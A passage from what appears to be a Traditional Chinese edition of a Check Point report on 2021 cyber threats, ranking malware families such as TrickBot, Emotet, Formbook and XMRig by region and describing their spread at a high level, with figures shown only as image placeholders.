與 2020 年相比，2021 年間針對企業網路發動的全球性網路攻擊數量增加了 50%。最常被鎖定的目標由「教育/研究」產業拔得頭籌，每個組織平均每週會遭到 1,605 次攻擊（增加了 75%），而與去年同期相比，成長幅度最大的則是「軟體供應商」產業，增加比例逾 146%。針對軟體供應商的攻擊次數上升，此現象與 2021 年間觀察到的軟體供應鏈趨勢不斷增長有著密切關係。

主要惡意檔案類型 – 網路與電子郵件




圖 7：網路 – 主要惡意檔案類型。




圖 8：電子郵件 – 主要惡意檔案類型。




圖 9：散佈通訊協定 – 電子郵件與網路攻擊向量（2019 年、2020 年和 2021 年）

依據上圖顯示，利用網站散佈惡意軟體負載的手法從 2020 年初開始便逐漸下滑，與之相比，電子郵件已逐漸發展成為最受歡迎的攻擊向量。

無論是用於目標式攻擊，亦或是新手攻擊者將其用於投機性活動，電子郵件型攻擊都能輕易將惡意軟體散佈到種類繁多的目標和企業當中。

電子郵件型攻擊興起的原因之一，在於有大型犯罪組織在背後作為金主，資助運營大量引人注目的攻擊活動，當今絕大多數名聲顯赫的惡意軟體家族，例如 TrickBot、Dridex、Qbot、IcedID 或 Emotet 等病毒的傳播都是拜它們所賜。

這些犯罪集團一了解到附加惡意 Office 文件的垃圾郵件活動成效卓著，便幾乎只用它作為入侵新網路的主要感染向量。

全球惡意軟體統計資料

本報告以下各節所示的資料對照結果，是以 2021 年 1 月到 12 月間的 Check Point ThreatCloud 網路威脅地圖為準據。

以下顯示的是各區域最盛行的惡意軟體。

主要惡意軟體系列

全球




圖 10：全球最普遍的惡意軟體。
公司網路遭受各個惡意軟體家族攻擊的比例。

美洲




圖 11：美洲最普遍的惡意軟體。

歐洲、中東和非洲地區 (EMEA)




圖 12：歐非中東最普遍的惡意軟體。

亞太地區 (APAC)




圖 13：亞太地區最普遍的勒索軟體

主要惡意軟體全球分析

自我們去年公佈全球惡意軟體排名以來，出現了一些明顯的變化，亦即 **RigEK**（漏洞攻擊套件）和 **LokiBot** 資訊竊取程式已跌出前 10 名之外，取而代之的是 **Glupteba** 殭屍網路和 **Remcos** RAT。

TrickBot 在 2 月取代了 Emotet 躍居榜首，並在此後的 2021 年間保持屹立不搖。TrickBot 是模組化殭屍網路及銀行特洛伊木馬病毒，鎖定的目標是 Windows 作業系統。Emotet 能夠在 2021 年 11 月復活得歸功於 TrickBot，因為有資料證實它是散佈其同夥惡意軟體的最大推手。TrickBot 不斷進行更新，改進其功能、特性和散佈向量，進而成為靈活且可客製化的惡意軟體，並可整合到多重目的活動中進行散佈。執行目標式攻擊時，它常被用作初始存取手段，緊跟在後的則有 Ryuk、Conti 或 Bazar 惡意軟體。雖然 TrickBot 曾在 2020 年 10 月短暫垮台，但 2021 年間它在我們的主要惡意軟體排行榜上仍名列前茅，並且製造了本年度最嚴重的勒索軟體攻擊之一，即對愛爾蘭國家衛生服務執行署發動的 Conti 勒索軟體攻擊。

Phorpiex 是一種殭屍網路，它在巔峰時期曾控制超過一百萬台受感染主機。它以透過垃圾郵件活動散佈其他惡意軟體家族，以及助長大規模垃圾郵件、性勒索活動或勒索軟體傳播而為大眾所知。Phorpiex 在年中時排名下滑至最低點，但到 2021 年底便回升到比去年還要高的名次。12 月，Check Point Research 發現 Phorpiex 再度興起，出現一個名為「Twizt」的全新變種，此新變種可讓 Phorpiex 採行點對點模式運作，無需作業中的 C&C 伺服器。Phorpiex 機器人在一年間成功截持 969 筆交易並竊取 3.64 個比特幣、55.87 個以太幣及 55,000 美元的 ERC20 代幣，總價值將近 50 萬美元。

主要殭屍網路

全球




圖 14：全球最普遍的殭屍網路

美洲




圖 15：美洲最普遍的殭屍網路

歐洲、中東和非洲地區 (EMEA)




圖 16：歐非中東最普遍的殭屍網路

亞太地區 (APAC)




圖 17：亞太地區最普遍的殭屍網路

殭屍網路全球分析

整體來看，名列我們的全球主要殭屍網路排行榜的惡意軟體家族與 2020 年並無二致，但各家族的盛行程度略有變化。比如 **Dridex** 從第二名跌到第四名，但 **TrickBot** 則躍升至第一名。

Emotet 是史上最臭名遠播的惡意軟體組織之一，自 2014 年起斷斷續續運作至今，最初是銀行特洛伊木馬程式，而後轉變為殭屍網路。如今它在主要殭屍網路排行榜上位居第三名。Emotet 在 2021 年 1 月垮台之前傳播甚廣，影響全球逾 150 萬部機器，造成的損失估計達 25 億美元左右。它因為傳播 TrickBot、Qbot 等其他惡意軟體家族而聲名狼藉。

今年的殭屍網路市場受到 Emotet 垮台的劇烈影響。Emotet 是最大規模的 PC 殭屍網路行動之一，它消失後所留下的空缺由 **TrickBot**、**IcedID** 及最近的 **Phorpiex** 遞補。11 月 15 日，也就是 Emotet 垮台後僅僅十個月的時間，感染 TrickBot 的機器便又開始投放 Emotet 樣本。大量的惡意垃圾郵件活動利用包含 Emotet 負載的惡意文件來入侵電腦的情況日益加劇。

我們注意到，雖然 Emotet 已經有 9 個月沒有任何活動，但它在我們的 2021 年上半年和全球 2021 排行榜上始終位居前三名，這證明了它的威力無可匹敵。

主要資訊竊取惡意軟體

全球




圖 18：全球主要資訊竊取惡意軟體

美洲




圖 19：美洲主要資訊竊取惡意軟體

歐洲、中東和非洲地區 (EMEA)




圖 20：歐非中東主要資訊竊取惡意軟體

亞太地區 (APAC)




圖 21：亞太地區主要資訊竊取惡意軟體

資訊竊取惡意軟體全球分析

資訊竊取程式的地盤仍是由幾個行蹤隱密的惡意軟體家族所盤據。著名商品資訊竊取程式 AgentTesla 於 2014 年首次出現在大眾視野，目前知名度比起 2020 年大幅跌落達 50%。LokiBot 商品資訊竊取程式於 2016 年出現，也是經歷了類似的下滑情況。

位居榜首的 **Formbook** 是 2016 年在地下論壇開賣的即服務型商品資訊竊取惡意軟體。此惡意軟體可以透過鍵盤側錄收集資訊。2021 年的年中，偵測到一種全新的 Formbook 變種病毒遭到大肆濫用。該變種是透過網路釣魚活動散佈，利用 PowerPoint 電郵附件來傳播惡意軟體。

另一個首度列入我們的主要惡意軟體統計數據的惡意軟體即服務是 **Raccoon**。此資訊竊取程式已在暗網上販售至少兩年，可為聯盟成員提供維護良好的平台，以利快速修復錯誤並自動更新其負載，以及將惡意軟體安裝在受害者機器上。

Raccoon 近期的更新功能包括竊取加密貨幣、投放更多惡意軟體，以及透過 Google SEO 而非網路釣魚電子郵件進行傳播。其目前的活動是藉由提供破解的軟體授權，試圖引誘受害者上當。

主要加密貨幣挖礦惡意軟體

全球




圖 22：全球主要加密貨幣挖礦惡意軟體

美洲




圖 23：美洲主要加密貨幣挖礦惡意軟體

歐洲、中東和非洲地區 (EMEA)




圖 24：歐非中東主要加密貨幣挖礦惡意軟體

亞太地區 (APAC)




圖 25：亞太地區主要加密貨幣挖礦惡意軟體

加密貨幣挖礦程式全球分析

XMRig 是一款合法的門羅幣挖礦工具，威脅發動者會將它用於惡意目的，它不僅在加密貨幣挖礦程式排行榜上持續名列第一，受歡迎的程度更比 2020 年上升了愈 25%。今年有兩個新的惡意軟體家族首度登上加密貨幣挖礦程式排行榜：排名緊追在 XMRig 之後的 LemonDuck，還有 CryptoBot。

相較於年中統計資料數據，**LemonDuck** 的攻擊率已成長逾 50%，它是一種自我傳播的加密貨幣挖礦殭屍網路，具備竊取憑證、規避偵測和橫向移動功能。LemonDuck 同時也是一個惡意軟體下載器，常被發現用來投放 Ramnit 特洛伊木馬病毒。

CryptoBot 是一款先進的加密貨幣挖礦程式，會在感染後收集受害者的錢包和帳戶資訊。12 月，在一個鎖定攻擊盜版 Windows 作業系統使用者的活動中發現 CryptoBot 的身影。該活動利用名為 KMSPico 的專用啟動工具，誘騙 Windows 金鑰管理服務 (KMS) 將盜版 Windows 驗證為合法版本。使用者下載遭入侵的工具版本時，即會利用背景程序默默的安裝 CryptoBot。跟 LemonDuck 很相似，有人曾發現 CyptoBot 利用永恆之藍漏洞作為其感染鏈的一環。

最知名的銀行特洛伊木馬病毒

全球




圖 26：全球最普遍的銀行特洛伊木馬病毒

美洲




圖 27：美洲最普遍的特洛伊木馬病毒

歐洲、中東和非洲地區 (EMEA)




圖 28：歐非中東最普遍的特洛伊木馬病毒

亞太地區 (APAC)




圖 29：亞太地區最普遍的銀行特洛伊木馬病毒

銀行特洛伊木馬病毒全球分析

過去幾年來，銀行惡意軟體地盤仍持續由一群行蹤隱密、調適力強的惡意軟體家族所把持。TrickBot 的全球排名從第二名上升至第一名，但 Dridex 卻從第一名跌至第三名，與 2020 年相比降低 60%。

Qbot 是一個不斷進化的銀行惡意軟體，最初是設計用來收集憑證和鍵盤輸入。它具有蠕蟲的能力，但以殭屍網路的形式運作，常被勒索軟體活動用來在受感染的裝置上投放惡意軟體。9 月，Qbot 在中斷三個月之後恢復運作，執行大規模的垃圾郵件活動，利用惡意軟體作為殭屍網路和資訊竊取程式，散佈「SquirrelWaffle」惡意軟體載入程式。最近的活動則是依靠 Visual Basic 和 Excel 4.0 巨集。11 月，隨著惡意軟體病毒植入程式開始安裝 Conti 勒索軟體，發現活動出現貨幣化階段。

不過，另一個銀行惡意軟體 **Dridex** 現在具有資訊竊取程式和殭屍網路的功能，今年呈現大幅下滑的情況。但研究人員在 9 月時偵測到一個新的 Dridex 變種，它的資訊收集功能更加強化，在網路釣魚活動中透過特製的 Excel 文件傳播。此外，Dridex 是 12 月時在利用 Log4j 漏洞進行感染的活動中最早被散佈的惡意軟體之一。

主要行動惡意軟體

全球




圖 30：全球主要行動惡意軟體

美洲




圖 31：美洲主要行動惡意軟體

歐洲、中東和非洲地區 (EMEA)

